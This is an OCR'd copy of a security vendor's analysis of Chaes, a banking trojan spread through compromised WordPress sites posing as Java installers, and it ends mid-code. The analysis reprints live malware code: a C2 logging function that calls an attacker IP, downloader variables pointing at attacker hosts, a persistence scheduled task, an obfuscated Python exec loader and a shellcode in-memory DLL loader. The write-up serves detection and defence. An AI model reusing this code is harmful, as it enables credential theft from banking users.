
Chasing Chaes Kill Chain

decoded.avast.io/anhho/chasing-chaes-kill-chain

January 25, 2022



Introduction

Chaes is a banking trojan that operates solely in `Brazil` and was first reported in `November 2020` by Cybereason. In `Q4 2021`, Avast observed an increase in Chaes' activities, with infection attempts detected from more than `66,605` of our `Brazilian` customers. In our investigation, we found the malware is distributed through many compromised websites, including highly credible sites. Overall, Avast has found Chaes' artifacts in `800+` websites. More than `700` of them contain Brazilian TLDs. All compromised websites are `WordPress` sites, which leads us to speculate that the attack vector could be exploitation of vulnerabilities in `WordPress CMS`. However, we are unable to perform forensics to confirm this theory. We immediately shared our findings with the `Brazilian CERT` (BR Cert) with the hope of preventing Chaes from spreading. By the time of this publication, Chaes' artifacts still remain on some of the websites we observed.


Chaes is characterized by the multiple-stage delivery that utilizes scripting frameworks such as `JScript`, `Python`, and `NodeJS`, binaries written in `Delphi`, and malicious `Google Chrome extensions`. The ultimate goal of Chaes is to steal credentials stored in Chrome and intercept logins of popular banking websites in `Brazil`.

In this posting, we present the results of our analysis of the Chaes samples we found in `Q4 2021`. Future updates on the latest campaign will be shared via Twitter or a later post.

Infection Scheme

When someone reaches a website compromised by Chaes, they are presented with the below pop-up asking users to install the `Java Runtime` application:

If the user follows the instructions, they will download a malicious installer that poses as a legitimate `Java Installer`. As shown below, the fake installer closely imitates the legitimate `Brazilian Portuguese Java installer` in terms of appearance and behavior.



Once the installation begins, the user's system is compromised. After a few minutes, all web credentials, history, user profiles stored by Chrome will be sent to attackers. Users may experience Google Chrome getting closed and restarted automatically. This indicates any future interactions with the following Brazilian banking websites will be monitored and intercepted:


- `mercadobitcoin.com.br`

- `mercadopago.com.[ar|br]`
- `mercadolivre.com.br`
- `lojaintegrada.com.br`

Technical Analysis

Infected websites

Upon inspecting the HTML code of the compromised websites, we found the malicious script inserted as shown below:



In this case, the `V=28` likely represents the version number. We also found a URL with other versions as well:

- `https://is[.]gd/EnjN1x?V=31`
- `https://is[.]gd/oYk9ielu?D=30`
- `https://is[.]gd/Lg5g13?V=29`
- `https://is[.]gd/WRxGba?V=27`
- `https://is[.]gd/3d5eWS?V=26`

The script creates an HTML element that stays on top of the page with “Java Runtime Download” lure. This element references an image from a suspicious URL

- `https://sys-dmt[.]net/index.php?D\`


- `https://dmt-sys[.]net/`

and an on-click download of a `Microsoft Installer` from


- `https://bkwot3kuf[.]com/wL38HvYBiOl/index.php?get` or
- `https://f84f305c[.]com/aL39HvYB4/index.php?get` or
- `https://dragaobrasileiro[.]com.br/wp-content/themes/getCorsFile.php`

Microsoft Installer

The flowchart below shows the infection chain following the malicious installer execution.



runScript.js
install.js
MSI
sched.js
Scheduled
Task
python
__init__.py
sucesso.js
decrypts
chaes_vy.dll
downloads
decrypts
loads
loads
contains
parses
instruction.js
Blogpost
engine.js
script.js
downloads
online.bin
chrolog.bin
mtps4.bin
chronodx
chremow64
downloads
downloads
WebSocket
Hosts Servers
(HTTP)
Avast



Inside the MSI package

The installer contains 3 malicious JS files `install.js` , `sched.js` , and `sucesso.js` renamed to `Binary._` as shown above. Each of them handles a different task, but all are capable of reporting the progress to the specified `CnC` :

```
function log2server(message) {
    try {
        var server = "https://198.23.153.130/views/?s=";
        var srvXmlHttp = getXmlHttpForLog();

        if (!srvXmlHttp) return false;

        srvXmlHttp.setOption(
            SXH_OPTION_IGNORE_SERVER_SSL_CERT_ERROR_FLAGS, SXH_SERVER_CERT_IGNORE_ALL_SERVER_ER
        );

        srvXmlHttp.open("GET", server + b2a(message), false);
        srvXmlHttp.send();
    } catch (error) {
        //
    }
}
```

Implementation of the logging function across all 3 scripts

install.js

The purpose of this script is to download and execute a setup script called `runScript` that will prepare the proper `Python` environment for the next stage loader. After making an HTTP request to a hardcoded domain, the obfuscated `runScript` is downloaded and then executed to perform the following tasks:

- Check for Internet connection (using `google.com`)
- Create `%APPDATA%\\<pseudo-random folder name>\\extensions` folder
- Download password-protected archives such as `python32.rar/python64.rar` and `unrar.exe` to that extensions folder
- Write the path of the newly created extensions folder to `HKEY_CURRENT_USER\\Software\\Python\\Config\\Path`
- Performs some basic system profiling
- Execute `unrar.exe` command with the password specified as an argument to unpack `python32.rar/python64.rar`
- Connect to `C2` and download 32bit and 64bit `__init__.py` scripts along with 2 encrypted payloads. Each payload has a pseudo-random name.

```
    var strPathDest =
        getEnvironmentVariable("APPDATA") +
        "\\" +
        randomWord(rnd(4, 10)) +
        " " +
        randomWord(rnd(4, 10));

    mkdir(strPathDest);
    mkdir(strPathDest + "\\" + DIR_EXTENSIONS);

    downloadUnrar(strPathDest + "\\" + DIR_EXTENSION)
var DEFAULT_INSTALL_URL = "https://google.com/";
var DEFAULT_HOST_URL = "https://200.234.195.91/~tecnolog/campanhas/";
var DEFAULT_PYTHON_SCRIPT = "https://176.123.3.100/base/init.php";
var APP_UNRAR = DEFAULT_HOST_URL + "unrar.exe";
var PACKAGE_PYTHON32 = DEFAULT_HOST_URL + "python32.rar";
var PACKAGE_PYTHON64 = DEFAULT_HOST_URL + "python64.rar";
var DIR_EXTENSIONS = "extensions";
```

`runScript.js` content

sched.js

The purpose of this script is to set up persistence and guarantee the execution of `__init__.py` downloaded by `runScript` from the previous step. `Sched.js` accomplishes this by creating a `Scheduled Task` as its primary means and creating a `Startup link` as its backup means. Ultimately, they are both able to maintain the after-reboot execution of the following command:

`...\\<python32|python64>\\pythonw.exe __init__.py /m`

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo />
  <Triggers>
    <EventTrigger id="EventTriggerId">
      <StartBoundary>2001-09-11T08:46:00-04:00</StartBoundary>
      <EndBoundary>2666-01-01T00:00:00-04:00</EndBoundary>
      <ExecutionTimeLimit>PT3H</ExecutionTimeLimit>
      <Enabled>true</Enabled>
      <Subscription>&lt;QueryList&gt; &lt;Query Id='1'&gt; &lt;Select Path='System'&gt;*&lt;/Select&gt;&lt;/Query&gt;&lt;/QueryList&gt;</Subscription>
    </EventTrigger>
    <EventTrigger id="EventTriggerId2">
      <StartBoundary>2001-09-11T08:46:00-04:00</StartBoundary>
      <EndBoundary>2666-01-01T00:00:00-04:00</EndBoundary>
      <ExecutionTimeLimit>PT3H</ExecutionTimeLimit>
      <Enabled>true</Enabled>
      <Subscription>&lt;QueryList&gt; &lt;Query Id='1'&gt; &lt;Select Path='Application'&gt;*&lt;/Select&gt;&lt;/Query&gt;&lt;/QueryList&gt;</Subscription>
    </EventTrigger>
    <EventTrigger id="EventTriggerId3">
      <StartBoundary>2001-09-11T08:46:00-04:00</StartBoundary>
      <EndBoundary>2666-01-01T00:00:00-04:00</EndBoundary>
      <ExecutionTimeLimit>PT3H</ExecutionTimeLimit>
      <Enabled>true</Enabled>
      <Subscription>&lt;QueryList&gt; &lt;Query Id='1'&gt; &lt;Select Path='Setup'&gt;*&lt;/Select&gt;&lt;/Query&gt;&lt;/QueryList&gt;</Subscription>
    </EventTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
  </Principals>
  <Settings>
  <Actions Context="Author">
    <Exec>
      <Command>pythonw.exe</Command>
      <Arguments>__init__.py</Arguments>
      <WorkingDirectory>C:\Users\<Censored>\AppData\Roaming\CLika KUoti\extensions\python32</WorkingDirectory>
    </Exec>
  </Actions>
</Task>
```

ScheduledTask Configuration

sucesso.js

This script reports to `CnC` that the initial installation on the victim's computer has succeeded and is ready for the next stage

Python Loader Chain

The `Scheduled Task` created by `sched.js` eventually starts `__init__.py` whichinitiates the `Python` in-memory loading chain. The loading chain involves many layers of Python scripts, JS scripts, shellcode, Delphi DLLs, and .NET PE which we will break down in this section. Impressively, the final payload is executed within `__init__.py` process (`PID 2416` and `4160`) as shown below:

taskhost.exe	1968			7.07 MB	IE11WIN8_1\IEUser	Host Process for Windows Tas
taskeng.exe	232			1.39 MB	IE11WIN8_1\IEUser	Task Scheduler Engine
pythonw.exe	3972			183.5 MB	IE11WIN8_1\IEUser	Python
pythonw.exe	2416			74.88 MB	IE11WIN8_1\IEUser	Python
node.exe	3864			20.55 MB	IE11WIN8_1\IEUser	Node.js: Server-side JavaScrip
conhost.exe	2832			984 kB	IE11WIN8_1\IEUser	Console Window Host
pythonw.exe	4160			69.96 MB	IE11WIN8_1\IEUser	Python
chrome.exe	5956	0.12	2.84 kB/s	22.11 MB	IE11WIN8_1\IEUser	Google Chrome
chrome.exe	6740			1.56 MB	IE11WIN8_1\IEUser	Google Chrome
chrome.exe	2224			105.15 MB	IE11WIN8_1\IEUser	Google Chrome
chrome.exe	3568	0.08	2.61 kB/s	8.05 MB	IE11WIN8_1\IEUser	Google Chrome
chrome.exe	4876			6.33 MB	IE11WIN8_1\IEUser	Google Chrome
chrome.exe	6704		120 B/s	23.24 MB	IE11WIN8_1\IEUser	Google Chrome
chrome.exe	5456		120 B/s	11.23 MB	IE11WIN8_1\IEUser	Google Chrome
chrome.exe	244			6.25 MB	IE11WIN8_1\IEUser	Google Chrome
node.exe	7160			16.53 MB	IE11WIN8_1\IEUser	Node.js: Server-side JavaScrip
conhost.exe	5864			984 kB	IE11WIN8_1\IEUser	Console Window Host
node.exe	4348	0.15	514 B/s	16.62 MB	IE11WIN8_1\IEUser	Node.js: Server-side JavaScrip
conhost.exe	5112	0.11		984 kB	IE11WIN8_1\IEUser	Console Window Host
wsqmcons.exe	3300			2.3 MB	NT AUTHORITY\SYSTEM	Windows SQM Consolidator

__init__.py

```
import lzma


def TkKPDDprOQZh(MGDZBZamcd):
    exec(bytearray(MGDZBZamcd).decode('ascii'), globals())


def yDBHfraPHQE(PaiuLwdnhyr):
    return lzma.decompress(bytearray(PaiuLwdnhyr))


def wkKTrkApAHd():
    return open("..\\NLviPSjKPcp", "rb").read()


def VIRarqDGvT(KbsNZNUILyCCLksm, JgqwAJOzKMtVUwQvT):
    for nGVBExpiCVBiAXok, bMGwzGxXVsV in enumerate(KbsNZNUILyCCLksm):
        KbsNZNUILyCCLksm[nGVBExpiCVBiAXok] = bMGwzGxXVsV ^ JgqwAJOzKMtVUwQvT[nGVBExpiCVBiAXok %
            JgqwAJOzKMtVUwQvT)]

    return KbsNZNUILyCCLksm


def main():
    cuOGCmSrhy = "iFPDTXSgKRHlrtHTmOETnjRlpNaErdnZQLSlnshutYaHnfnvyFKWsJGrbXNLxsYNepvUzCnWAZTBt

    YBLVpyPUYG = wkKTrkApAHd()

    TBcJuVQBjvYYTPxCOe = VIRarqDGvT(
        bytearray(YBLVpyPUYG), bytearray(cuOGCmSrhy.encode()))
    UCsMrmzlLuFkA = yDBHfraPHQE(TBcJuVQBjvYYTPxCOe)

    TkKPDDprOQZh(UCsMrmzlLuFkA)


if __name__ == "__main__":
    main()
```

Obfuscated content

The `__init__.py` xor decrypts and decompresses the pseudo-random filename downloaded by `runScript.js` into another Python script. The new Python script contains 2 embedded payloads: `image` and `shellcode` in encrypted form. `Image` represents the Chaes loader module called `chaes_vy.dll` while `shellcode` is an in-memory PE loader. We found this particular loader shellcode reappearing many times in the later stages of Chaes. Running the shellcode using `CreateThread` API with proper parameters pointing to `chaes_vy.dll`, the Python script eventually loads `chaes_vy.dll` into memory:

```
decrypted = crypt(bytearray(shellcode), bytearray(key.encode()))
decompressed = lzma.decompress(bytearray(decrypted))

pShellcode = data2ptr(bytearray(decompressed))

decrypted = crypt(bytearray(image), bytearray(key.encode()))
decompressed = lzma.decompress(bytearray(decrypted))
pFile = data2ptr(bytearray(decompressed))

windll.kernel32.LoadLibraryW.restype = c_void_p
hKernel = windll.kernel32.LoadLibraryW(c_wchar_p("kernel32.dll"))

windll.kernel32.GetProcAddress.restype = c_void_p
windll.kernel32.GetProcAddress.argtypes = (c_void_p, c_char_p)
pGetProcAddress = windll.kernel32.GetProcAddress(
    hKernel, c_char_p("GetProcAddress".encode('ascii', 'ignore')))

pLoadLibraryA = windll.kernel32.GetProcAddress(
    hKernel, c_char_p("LoadLibraryA".encode('ascii', 'ignore')))


class structParam(Structure):
    _fields_ = [("pLibraryImage", c_void_p),
                ("dwLoadLibraryA_Offset", c_void_p),
                ("dwGetProcAddress_Offset", c_void_p),
                ("pLoadLibraryA", c_void_p), ("pGetProcAddress", c_void_p),
                ("hBaseAddress", c_void_p), ("OnModuleLoaded", c_void_p)]


p = structParam()
p.pLibraryImage = pFile
p.dwLoadLibraryA_Offset = c_void_p(pLoadLibraryA - hKernel)
p.dwGetProcAddress_Offset = c_void_p(pGetProcAddress - hKernel)

parameters = data2ptr(bytearray(p))

windll.kernel32.CreateThread.argtypes = (c_void_p, c_size_t, c_void_p,
                                         c_void_p, c_ulong, c_void_p)
hThread = windll.kernel32.CreateThread(c_void_p(0), c_size_t(0), pShellcode,
                                       parameters, c_ulong(0), c_void_p(0))
```

chaes_vy.dll is loaded into memory by an embedded shellcode

Chaes_vy.dll

Chaes_vy is a `Delphi` module that loads an embedded `.NET executable` that in turn runs 2 `JavaScripts` : `script.js` and `engine.js` . These two scripts hold the core functionalities of the Chaes_vy module.


script.js

This script acts as the interface between .NET framework and JScript framework, providing the necessary utilities to execute any scripts and modules that `engine.js` downloads in the future. By default, `script.js` will try to retrieve the paths to payloads specified in the argument of `__init__.py`. If nothing is found it will execute `engine.js`

engine.js

This script employs 2 methods of retrieving a JS payload: `getBSCode()` and `getDWCode()` both are called every 6 minutes.

`GetBSCode` is the primary method, also the only one we are able to observe serving payload. The encrypted payload is hidden as commented-out code inside the HTML page of a Blogspot which is shown below. Without being infected by Chaes, this site is completely harmless.



View of the Blogpost page contains hidden malicious code

On the other hand, when executed, `engine.js` will parse the string starting from <div id=\"rss-feed\"> which is the marker of the encrypted payload:

Hidden code

After decrypting this text using `AES` with a hardcoded key, `instructions.js` is retrieved and executed. This script is in charge of downloading and executing Chaes' malicious Chrome "extensions". More info about `instructions.js` is provided in the next section.

`getDWCode` is the secondary method of retrieving `instruction.js`. It employs a `DGA` approach to find an active domain weekly when `getBSCode` fails. Since we are not able to observe this method being used successfully in the wild, we have no analysis to present here. However, you can check out the full algorithm posted on our Github.

Instructions.js

`Instructions.js` is the last stage of the delivery chain. Nothing up to this point has gained the attacker any true benefits. It is the job of `instructions.js` to download and install all the malicious extensions that will take advantage of the Chrome browser and harm the infected users. The address of all payloads are hardcoded as shown below:

```
{
            name: 'online2',
